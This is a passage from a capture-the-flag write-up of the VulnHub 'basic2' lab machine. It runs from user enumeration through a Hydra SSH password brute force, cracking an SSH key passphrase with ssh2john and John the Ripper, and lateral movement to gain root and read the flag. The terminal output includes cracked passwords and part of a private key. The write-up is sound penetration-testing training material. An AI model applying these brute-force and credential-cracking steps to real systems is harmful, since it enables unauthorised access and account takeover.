S-1-5-21-2853212168-2008227510-3551253869-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

 ========================================
|    Getting printer info for 10.0.2.6    |
 ========================================
No printers returned.


enum4linux complete on Mon Feb 28 11:34:41 2022


┌──(root💀kali)-[~]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.0.2.6 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-28 11:36:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.6:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344223 to do in 1350:41h, 16 active
[STATUS] 139.00 tries/min, 417 tries in 00:03h, 14343983 to do in 1719:55h, 16 active
[22][ssh] host: 10.0.2.6   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-28 11:43:06

┌──(root💀kali)-[~]
└─#                                                                                    255 ✕
```


So here we found the user of the machine and found the password of the given user jan using bruteforcing tool hydra then by doing so we got the user as “jan” and password as “armando”



```
┌──(root💀 kali)-[~]
└─# ssh jan@10.0.2.6                                                                    130 ×
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
jan@10.0.2.6's password:
Permission denied, please try again.
jan@10.0.2.6's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

283 packages can be updated.
201 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ █
```


so using the ssh and the username we got to log in into the vulnhub machine and used password “armando”

And boom it's hacked!!!!!




```
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ ls -lah
total 48K
drwxr-xr-x 5 kay  kay  4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ chmod +rwx pass.bak
chmod: changing permissions of 'pass.bak': Operation not permitted
jan@basic2:/home/kay$ ls -lah
total 48K
drwxr-xr-x 5 kay  kay  4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ █
```

now the we perform various Linux commands to search for password files although we get a pass.bak file yet it's unauthorized to change read write or execute permissions but we found a .ssh script that contains encrypted key




```
┌──(root㉿kali)-[/]
└─# python3 ssh2john.py password > password.hash

┌──(root㉿kali)-[/]
└─# ls
bin   initrd.img      libx32      password       sbin         usr
boot  initrd.img.old  lost+found  password.hash  srv          var
dev   lib             media       proc           ssh2john.py  vmlinuz
etc   lib32           mnt         root           sys          vmlinuz.old
home  lib64           opt         run            tmp

┌──(root㉿kali)-[/]
└─# locate rockyou.txt
/usr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[/]
└─# /usr/share/wordlists/rockyou.txt
zsh: permission denied: /usr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[/]
└─# john password.hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (password)
1g 0:00:00:00 DONE (2022-02-28 10:16) 10.00g/s 827360p/s 827360c/s 827360C/s behlat..bbal
l40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

By using the john the ripper tool we created the key into the hash and again it got transformed into a readable key “beeswax”.



```
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

283 packages can be updated.
201 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo su
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
sudo: 3 incorrect password attempts
kay@basic2:~$ sudo su
[sudo] password for kay:
root@basic2:/home/kay# heresareallystrongpasswordthatfollowsthepasswordpolicy$$
heresareallystrongpasswordthatfollowsthepasswordpolicy2691: command not found
root@basic2:/home/kay# █
```

Using the id and password using ssh command we got the privilege to gain access on the server now on using super user-mode we access the pass. bak



```
root@basic2:/home/kay# sudo su
root@basic2:/home/kay# cd ..
root@basic2:/home# cd ..
root@basic2:/# cd home
root@basic2:/home# cd kay
root@basic2:/home/kay# ls
pass.bak
root@basic2:/home/kay# cd root
bash: cd: root: No such file or directory
root@basic2:/home/kay# cd /root
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~# 
```

Finally, after trial and error attempts of various Linux commands we were able to access the target machine and captured the flag.txt that reads the above message.